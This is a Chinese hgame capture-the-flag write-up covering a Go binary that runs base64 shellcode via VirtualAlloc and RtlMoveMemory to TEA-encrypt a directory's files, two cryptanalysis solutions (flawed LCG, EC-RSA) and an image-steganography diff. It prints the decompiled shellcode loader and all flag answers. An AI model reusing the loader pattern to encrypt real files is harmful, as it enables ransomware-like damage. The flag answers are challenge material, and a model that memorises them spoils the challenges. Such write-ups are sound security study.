
```
hgame{y0ur_rever5e_sk1ll_i5_very_g0od!!}
```

说实话，本题其实在前期的数据处理中踩了坑，`data`变量是`DWORD`类型，理应是占4字节的，然而IDA导出的数组默认却成了`char`类型，无奈笔者只好自行转换。而在转换过程中，拼接的顺序也十分重要，千万不要拼反了，不然就会找不到任何规律，白白浪费时间。

[REVERSE] shellcode

其实这道题笔者花费了不少时间，尝试了各种各样的方法反编译go语言，然而始终没找到与文件加密相关的代码，发现使用了`shellcode`还是在偶然间看到题目名称的时候才想到的（所以做题先看题目真的很关键啊！）


将程序拖进IDA反编译后发现，程序解码了一个BASE64数据，根据动态调试，发现下文中`syscall_Syscall`函数运行的正是这段被解码的数据，显然十分可疑：



```
  runtime_morestack_noctxt_abi0();
Dir = (_QWORD *)io_ioutil_ReadDir();
v24 = encoding_base64__Encoding_DecodeString(v0, v1);
v3 = (_QWORD *)runtime_newobject();
v3[1] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj782rx0UQFgAAAMdFFCEAAADHRRgsAAAAx0UcNwAAAMdFIAAAAACLRS
v3[2] = 12288LL;
v3[3] = 64LL;
v4 = syscall___LazyProc__Call(4LL, v1, main_VirtualAlloc);
if ( aNotSupportedFo == (char *)-12190LL )
  runtime_panicIndex(4LL, v1, v5);
v22 = v4;
v29 = v24;
v6 = (__int64 *)runtime_newobject();
*v6 = v22;
v6[1] = v29;
v6[2] = (__int64)"VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj782rx0UQFgAAAMdFFCEAAADHRRgsAAAAx0UcNwAAAMdFI
syscall___LazyProc__Call(3LL, v1, main_RtlMoveMemory);
v7 = Dir;
for ( i = 0LL; ; i = v23 + 1 )
{
  v23 = i;
  v27 = v7;
  v21 = *v7;
  v9 = v7[1];
  v10 = (*(__int64 (**)(void))(*v7 + 48LL))();
  v11 = v9;
  runtime_concatstring2(v10, v9, v12, 9LL);
  File = os_ReadFile();
  v15 = runtime_makeslicecopy(File, v9, v14, &MEMORY[0x56EF02]);
  v26 = v15;
  v16 = 8 * (((unsigned __int64)&MEMORY[0x56EF02] >> 3) + 1);
  for ( j = 0LL; (__int64)j < (__int64)v16; j += 8LL )
  {
    if ( j >= v16 )
      runtime_panicIndex(File, v11, v16);
    v28 = v15 + j;
    File = 0LL;
    v11 = 0LL;
    syscall_Syscall(0LL, 0LL, v28, v28);
    v15 = v26;
```

结合题目名称，我们可以知道，这是一段`shellcode`。

于是将该内容提取出来，放入IDA反汇编，汇编代码如下：



```
seg000:0000000000000000                         assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000 55                      push    rbp
seg000:0000000000000001 48 83 EC 50             sub     rsp, 50h
seg000:0000000000000005 48 8D 6C 24 20          lea     rbp, [rsp+20h]
seg000:000000000000000A 48 89 4D 40             mov     [rbp+40h], rcx
seg000:000000000000000E 48 8B 45 40             mov     rax, [rbp+40h]
seg000:0000000000000012 8B 00                   mov     eax, [rax]
seg000:0000000000000014 89 45 00                mov     [rbp+0], eax
seg000:0000000000000017 B8 04 00 00 00          mov     eax, 4
seg000:000000000000001C 48 03 45 40             add     rax, [rbp+40h]
seg000:0000000000000020 8B 00                   mov     eax, [rax]
seg000:0000000000000022 89 45 04                mov     [rbp+4], eax
seg000:0000000000000025 C7 45 08 00 00 00 00    mov     dword ptr [rbp+8], 0
seg000:000000000000002C C7 45 0C 23 EF CD AB    mov     dword ptr [rbp+0Ch], 0ABCDEF23h
seg000:0000000000000033 C7 45 10 16 00 00 00    mov     dword ptr [rbp+10h], 16h
seg000:000000000000003A C7 45 14 21 00 00 00    mov     dword ptr [rbp+14h], 21h ; '!'
seg000:0000000000000041 C7 45 18 2C 00 00 00    mov     dword ptr [rbp+18h], 2Ch ; ','
seg000:0000000000000048 C7 45 1C 37 00 00 00    mov     dword ptr [rbp+1Ch], 37h ; '7'
seg000:000000000000004F C7 45 20 00 00 00 00    mov     dword ptr [rbp+20h], 0
seg000:000000000000004F
seg000:0000000000000056
seg000:0000000000000056                         loc_56:                                 ; CODE XREF: seg000:00000000000000B6↓j
seg000:0000000000000056 8B 45 20                mov     eax, [rbp+20h]
seg000:0000000000000059 83 F8 20                cmp     eax, 20h ; ' '
seg000:000000000000005C 73 5A                   jnb     short loc_B8
seg000:000000000000005C
seg000:000000000000005E 8B 45 0C                mov     eax, [rbp+0Ch]
seg000:0000000000000061 03 45 08                add     eax, [rbp+8]
seg000:0000000000000064 89 45 08                mov     [rbp+8], eax
seg000:0000000000000067 8B 45 04                mov     eax, [rbp+4]
seg000:000000000000006A C1 E0 04                shl     eax, 4
seg000:000000000000006D 03 45 10                add     eax, [rbp+10h]
seg000:0000000000000070 8B 55 08                mov     edx, [rbp+8]
seg000:0000000000000073 03 55 04                add     edx, [rbp+4]
seg000:0000000000000076 33 C2                   xor     eax, edx
seg000:0000000000000078 8B 55 04                mov     edx, [rbp+4]
seg000:000000000000007B C1 EA 05                shr     edx, 5
seg000:000000000000007E 03 55 14                add     edx, [rbp+14h]
seg000:0000000000000081 33 C2                   xor     eax, edx
seg000:0000000000000083 03 45 00                add     eax, [rbp+0]
seg000:0000000000000086 89 45 00                mov     [rbp+0], eax
seg000:0000000000000089 8B 45 00                mov     eax, [rbp+0]
seg000:000000000000008C C1 E0 04                shl     eax, 4
seg000:000000000000008F 03 45 18                add     eax, [rbp+18h]
seg000:0000000000000092 8B 55 08                mov     edx, [rbp+8]
seg000:0000000000000095 03 55 00                add     edx, [rbp+0]
seg000:0000000000000098 33 C2                   xor     eax, edx
seg000:000000000000009A 8B 55 00                mov     edx, [rbp+0]
seg000:000000000000009D C1 EA 05                shr     edx, 5
seg000:00000000000000A0 03 55 1C                add     edx, [rbp+1Ch]
seg000:00000000000000A3 33 C2                   xor     eax, edx
seg000:00000000000000A5 03 45 04                add     eax, [rbp+4]
seg000:00000000000000A8 89 45 04                mov     [rbp+4], eax
seg000:00000000000000AB B8 01 00 00 00          mov     eax, 1
seg000:00000000000000B0 03 45 20                add     eax, [rbp+20h]
seg000:00000000000000B3 89 45 20                mov     [rbp+20h], eax
seg000:00000000000000B6 EB 9E                   jmp     short loc_56
seg000:00000000000000B6
```

然而笔者并没有学过汇编，只能盲人摸象，胡乱猜测。根据`shl 4`、`shr 5`等操作，笔者猜测该段代码和文件加密有关，而且很可能是TEA加密，而密钥则是上面的四个值`0x16,0x21,0x2c,0x37`，于是编写解密程序尝试解密：

```c
#include <stdio.h>
#include <string.h>
#include <emmintrin.h>
#include <stdint.h>

void decrypt(unsigned int *v, unsigned int *k) {
    unsigned int v0 = v[0], // v7
                 v1 = v[1]; // v9
    int delta = -1412567261;  // delta
    int sum = 2042487904; // v3
    unsigned int k0 = k[0], // v2
                 k1 = k[1], // v4
                 k2 = k[2], // v5
                 k3 = k[3]; // v6
    for (int i = 0; i < 32; i++) {
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}

void doDecrypt(const char *c) {
    unsigned int si128[] = {0x16, 0x21, 0x2c, 0x37};
    char buf[50] = {0};
    memcpy(buf, c, strlen(c));
    decrypt((unsigned int *)&buf, si128);
    printf("%s", buf);
}

int __cdecl main() {
    doDecrypt(" i\xb3\xe4\xd0$i\x93");
    doDecrypt("D\xd1\x16\xa8\xf5\xd5\x82\xaa");
    doDecrypt("\xda\xf0y6\x06\xfd\x32\x7f");
    doDecrypt("\xd3\xc0`49I!\xb7");
    doDecrypt("\xa2ir\xe5\xfaQj\x83");

    return 0;
}
```

事实确实如此，运行程序后，得到了flag：

```
hgame{th1s_1s_th3_tutu's_h0mew0rk}
```

[CRYPTO] LLLCG

本题题目代码如下：

```
from Crypto.Util.number import *
from random import randint
from sage.all import next_prime
from flag import flag

class LCG():
    def __init__(self) -> None:
        self.n = next_prime(2**360)
        self.a = bytes_to_long(flag)
        self.seed = randint(1, self.n-1)
    def next(self):
        self.seed = self.seed * self.a + randint(-2**340, 2**340) % self.n
        return self.seed

lcg = LCG()

outputs = []
for i in range(40):
    outputs.append(lcg.next())

with open('output.txt', 'w') as f:
    f.write(str(outputs))
```

由于本题作者在取模的时候，漏加了一个括号，导致题目变得十分简单，简单来说，只需要取输出数组的前两个值：

```
arr[1] =
11376601256353152185503962572833792711262816547071400246285651162390432276547568621520807045539152955978339181948979612443582845433254521961199765280440194107715339964604936288497399764098445787826483305280141402883 83
arr[2] =
10896510524738352828273081283110658285613966633649112409729597889095153066168639804659909863362763849037073752273942230342560426228127519810856945552923803886645734484200642291334216782406064415188870441326701155913018579350307692712715993675813772474243280626352888321213313718894912395388422448776832449873890579411993739 65
```

计算$\lfloor arr_2 \div arr_1 \rfloor$即可，因为

$arr_1 = seed * a + (x_1\ Mod\ n), x_1 \in [-2^{340}, 2^{340}]$

$arr_2 = arr_1 * a + (x_2\ Mod\ n), x_2 \in [-2^{340}, 2^{340}]$

因为$x_n < n$，所以 $x_n\ Mod\ n = x_n$

$arr_1 = seed * a + x_1$

$arr_2 = arr_1 * a + x_2$

$arr_2 = (seed * a + x_1) * a + x_2, x_2 \in [-2^{340}, 2^{340}]$

此时

$\frac{arr_2}{arr_1} = \frac{(seed*a+x_1)*a+x_2}{seed*a+x_1} = a + \frac{x_2}{seed*a+x_1}$

又因为

$seed = randint(1, n-1), n > 2^{360}$

所以，存在很大的可能，满足 $seed > x_1$

因此，基本上可以确定，$seed * a + x_1 > x_2$，即$\frac{x_2}{seed*a+x_1} < 1$

整除得到flag：

```
hgame{W0w_you_know_the_hidden_number_problem}
```

[CRYPTO] ECRSA

本题题目代码如下：

```python
from sage.all import *
from sage.all_cmdline import *
from Crypto.Util.number import *
from secret import flag

Nbits = 512
x = bytes_to_long(flag)
f = open('./output', 'w')

def gen_pubkey(Nbits):
    p = getPrime(Nbits // 2)
    q = getPrime(Nbits // 2)
    n = p*q
    while True:
        a = getRandomInteger(Nbits // 2)
        b = getRandomInteger(Nbits // 2)
        if gcd(4*a**3 + 27*b**2, n) == 1:
            break
    E = EllipticCurve(Zmod(n), [a, b])
    e = getPrime(64)
    f.write(f"p={p}\nq={q}\n")
    return n, E, e

n, E, e = gen_pubkey(Nbits)
pt = E.lift_x(Integer(x))
ct = pt * e
f.write(f"n = {n}\na = {E.a4()}\nb = {E.a6()}\ne = {e}\n")
f.write(f"ciphertext = {long_to_bytes(int(ct.xy()[0]))}\n")
```

已知信息：

```
p =
11519226595480231194139901959881072466943736943368090542567669166179351896745
3
q =
10990087977434690873923613085422917106753359220082465212438993654371660384048
7
# n = p * q
n =
1265973137163332340636107173548074387094288440751164714475805591193132153433
```

```
3057725377899993936046070028289182446615763391740446071787318153462098556669
611
a =
3457301624586139606837804088262299224575469302815229087413111295501888448568
8
b =
1032821371338209482066820365696715669963814382548975103442891640397173555138
86
e = 11415307674045871669
# ciphertext =
b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\x87\xde\x
edF\x99\xe0\xf7\xdcH\x9ai\x04[\x8b\xbbHR\xd6\xa0\xa2B\x0e\xd4\xdbr\xcc\xad\x
1e\xa6\xba\xad\xe9L\xde\x94\xa4\xffKP\xcc\x00\x907\xf3\xea'
cipher =
5378524437009518839112103581484521575801169404987837300959984214542709038676
8565964735974720983298669321062367037538338750496874768966520978895582302013
22
```

先将`ciphertext`转成`long`，这个是`*e`后的x坐标，现在需要求出y坐标，直接使用`lift_x`函数由于数值过大，无法计算，因此可以使用以下代码进行计算：

```
R.<y> = Zmod(n)[]
f = x^3 + a*x + b - y^2
print(f.roots())
```

但是，由于$n = p * q$（p、q为素数），无法直接计算出结果，需要拆开计算。

构思的计算过程如下：
$y^2 \equiv x^3 + ax + b\ (Mod\ n), n = p * q$
$$\begin{cases} y^2 \equiv x^3 + ax + b\ (Mod\ p), \\ y^2 \equiv x^3 + ax + b\ (Mod\ q). \end{cases}$$
将x代入两式，求得y_1、y_2，有
$$\begin{cases} y_1^2 \equiv y^2 (Mod\ p), \\ y_2^2 \equiv y^2\ (Mod\ q). \end{cases}$$
对于y_1，有
$y_1^2 = y^2 + kp$
$(y_1 + y)(y_1 - y) = kp$
所以
$y_1 \equiv y\ (Mod\ p)$
同理
$y_2 \equiv y\ (Mod\ q)$
令前式中y_1、y_2对应的k为k_1、k_2
$y = k_1 p + y_1 = k_2 q + y_2$
$k_1 p = k_2 q + y_2 - y_1$

设p对q取逆为p^{-1}，有
$p^{-1}p \equiv 1 \ (Mod \ q)$
$(y_2 - y_1)p^{-1}p \equiv y_2 - y_1 \ (Mod \ q)$
故取 $k_1 = (y_2 - y_1)p^{-1}$
此时 $y^{'} = (y_2 - y_1)p^{-1}p + y_1$
对n取模后，即可求得y

程序实现过程如下：

首先，先计算$Zmod(p)$域内的y_1，再计算$Zmod(q)$域内的y_2：

```
R.<y> = Zmod(p)[]
f = x^3 + a*x + b - y^2
print(f.roots())

R.<y> = Zmod(q)[]
f = x^3 + a*x + b - y^2
print(f.roots())
```

解得

```
Mod p:
[(603167255765360085443628197096955726071674621392494744986336023562188181838
92, 1),
(548755403782663033970361998891151520622699072944314309270430893055747007835
61, 1)]
Mod q:
[(105823306941028179927395299019710676471649082172062645166592994997652899394
314, 1),
(407757283331872881184083183451849459588451002876200695779694154606370444617
3, 1)]
```

计算y

```
y1 =
548755403782663033970361998891151520622699072944314309270430893055747007835 6
1
y2 =
4077572833318728811840831834518494595884510028762006957796941546063704446173
t = (y2 - y1) * invert(p, q)
t = t * p + y1
y = t % n
print(y)
#
1019906531703410745748910295788080807905324905327039715209388458881966057993
```

```
9295485085835753530135777025454703813951607770954939197597311157418124430298
722
```

这样，我们就得到了$cipher$对应的y。
接下来，分析椭圆曲线，$Q = eP$，我们已知Q和e，且e为素数，需要求P，大致思路如下：

已知P为生成元的群的阶为n，即$nP = 0$
e与n互素时，设e^{-1}为e对n的逆，有
$e^{-1}e = kn + 1$
$e^{-1}Q = e^{-1}eP = knP + P = P$
所以
$P = e^{-1}Q$

程序实现过程如下：

代入椭圆曲线求阶。此处由于n不是素数，因此，求阶也用上面相同的方法，先在`Zmod(p)`定义椭圆曲线，求阶$order1$，再在`Zmod(q)`定义椭圆曲线，求阶$order2$：
注：这里`Sagemath`求阶很慢，大概要一两分钟才能算出，千万不要以为算不出来停止程序！

```
E = EllipticCurve(Zmod(p), [a, b])
print(E(x, y).order())
E = EllipticCurve(Zmod(q), [a, b])
print(E(x, y).order())

#
5759613297740115597069950979940536233487909497743885168196628667028818359894
2
#
1099008797743469087392361308542291710669471752989207632826586064462842416952
25
```

接下来，对e关于$order1$和$order2$求逆，得到e_1^{-1}和e_2^{-1}：

```
order1 =
5759613297740115597069950979940536233487909497743885168196628667028818359894
2
print(invert(e, order1))
order2 =
1099008797743469087392361308542291710669471752989207632826586064462842416952
25
print(invert(e, order2))

#
5218114823899982626999734852166949852397329755252986409215414672247543445658
7
```

```
# 28860665691012025562690160190006496899036723712471327303075809420498864404529
```

将点Q分别乘以e_1^{-1}和e_2^{-1}，得到x_1、x_2：

```
E = EllipticCurve(Zmod(p), [a, b])
e_1 = 52181148238999826269997348521669498523973297552529864092154146722475434456587
print(E(x, y)*e_1)
E = EllipticCurve(Zmod(q), [a, b])
e_2 = 28860665691012025562690160190006496899036723712471327303075809420498864404529
print(E(x, y)*e_2)
# (48494309904806728376959072180812326156563261489632316320588491082808406223560 : 44195684491268406285064620278061419107453570569873836087529644869465508326701 : 1)
# (60096144340662420409544377664399834868314629713356791451054313519444106083801 : 108948218400988301261222221522876031794044560830571857879909922751073979018293 : 1)
```

将x_1与x_2代入先前的计算式，得到x：

```
x1 = 48494309904806728376959072180812326156563261489632316320588491082808406223560
x2 = 60096144340662420409544377664399834868314629713356791451054313519444106083801
t = (x2 - x1) * invert(p, q)
t = t * p + x1
x = t % n
print(long_to_bytes(x))
# b'hgame{ECC_4nd_RSA_also_can_be_combined}'
```

得到flag：

```
hgame{ECC_4nd_RSA_also_can_be_combined}
```

后记（简化求y的步骤）

经过后期验证，发现其实如果将椭圆曲线的域设置在`Zmod(p)`和`Zmod(q)`，可以直接用`lift_x`函数获得对应的y值：

```
E = EllipticCurve(Zmod(p), [a, b])
print(E.lift_x(Integer(x)))
E = EllipticCurve(Zmod(q), [a, b])
print(E.lift_x(Integer(x)))
# (614238205969604999489662997894123543620866741894711423919892003872092657862 84 : 6031672557653600854436281970969557260716746213924947449863360235621881818389 2 : 1)
# (1060176782755578721736715513212226181901931267545126288993017734864748242723 98 : 4077572833318728811840831834518494595884510028762006957796941546063704446173 : 1)
```

笔者在求解的时候算出来的y有两个值，和`lift_x`函数得到的结果有些不同，但是不影响最终计算结果。

[MISC] New_Type_Steganography

本题解法可能一定不是预期解
~~（因为这太蠢了，答对都是靠的运气）~~

> 后记：若将原有的方法优化一下，可以十分接近正解，就不用靠运气了~


先前使用纯黑和纯白图片测试，发现存在一些规律：

- 该隐写算法在隐写之前，首先会将输入的字符串转换为二进制（大抵使用的是bytes_to_long函数）
- 隐写全部作用于RGB的G通道
- 隐写后的G相比隐写前的相差4（具体正负规律不太清楚，推测可能与二进制01有关）
- 如果图片存在接近纯白或纯黑的像素点（abs(G-4)<4），则这个点很可能不进行隐写
- 隐写存在某些规律，顺序不同隐写结果不同（这点很关键）

笔者认为，要使这道题的解题成为可能，首先必须得找到原图。

> 笔者备份的原图可从该链接下载：https://od.vvbbnn00.cn/t/izzbLS

将图片上传至https://saucenao.com/，查询后发现这张图来源于PIXIV：https://www.pixiv.net/artworks/97558083，下载**原图**（一定要是原图，不然可能会无法进行后续比对！），先与`flag.png`进行初步比较：


problem_ori.jpg <--> flag.png - 图片比较(P) - Beyond Compare
C:\Users\wbbnn00\Desktop\attachment (4)\steg\problem_ori.jpg
C:\Users\wbbnn00\Desktop\attachment (4)\steg\flag.png
2023/2/2 20:14:58 343,856 字节 图片文件 1200 x 900 x 24
2023/1/30 3:02:39 285,956 字节 图片文件 1200 x 900 x 24
容差: 3
X:427 Y:234 RGB:194,201,211 A:255
重要差异
加载时间: 0.07 秒

可以看见，虽然图像边缘与flag图有些许差异，但是差别很小，而且大多数不在G通道，而且将该图以空文本隐写一次，这些差异会消失，因此可以忽略不计。
于是，我们便拿到了原图，编写程序与flag图比对：

```python
def diff(img1: Image, img2: Image, show=False):
    diff_set = set()
    w, h = img1.size
    cnt = 0
    for x in range(w):
        for y in range(h):
            cnt += 1
            if img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]:
                dif = img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]
                diff_set.add(f"{x},{y},{dif}")
                if show:
                    print(f"{x} {y} {cnt} {dif}")
    return diff_set
```

输出结果如下：

```
16 457 14858 4
16 660 15061 4
20 344 18345 4
20 437 18438 4
20 755 18756 4
44 803 40404 -4
44 899 40500 -4
60 312 54313 4
```

```
62 515 56316 4
85 49 76550 -4
88 878 80079 -4
92 343 83144 4
93 247 83948 4
95 241 85742 4
112 491 101292 4
121 633 109534 4
122 733 110534 4
129 795 116896 -4
147 826 133127 -4
154 367 138968 4
156 182 140583 4
162 869 146670 -4
170 743 153744 4
184 341 165942 4
187 119 168420 4
191 578 172479 4
199 49 179150 -4
209 328 188429 4
219 259 197360 4
220 705 198706 4
221 185 199086 4
222 560 200361 4
228 679 205880 4
231 404 208305 4
234 335 210936 4
237 159 213460 4
238 186 214387 4
245 516 221017 4
246 633 222034 4
247 695 222996 4
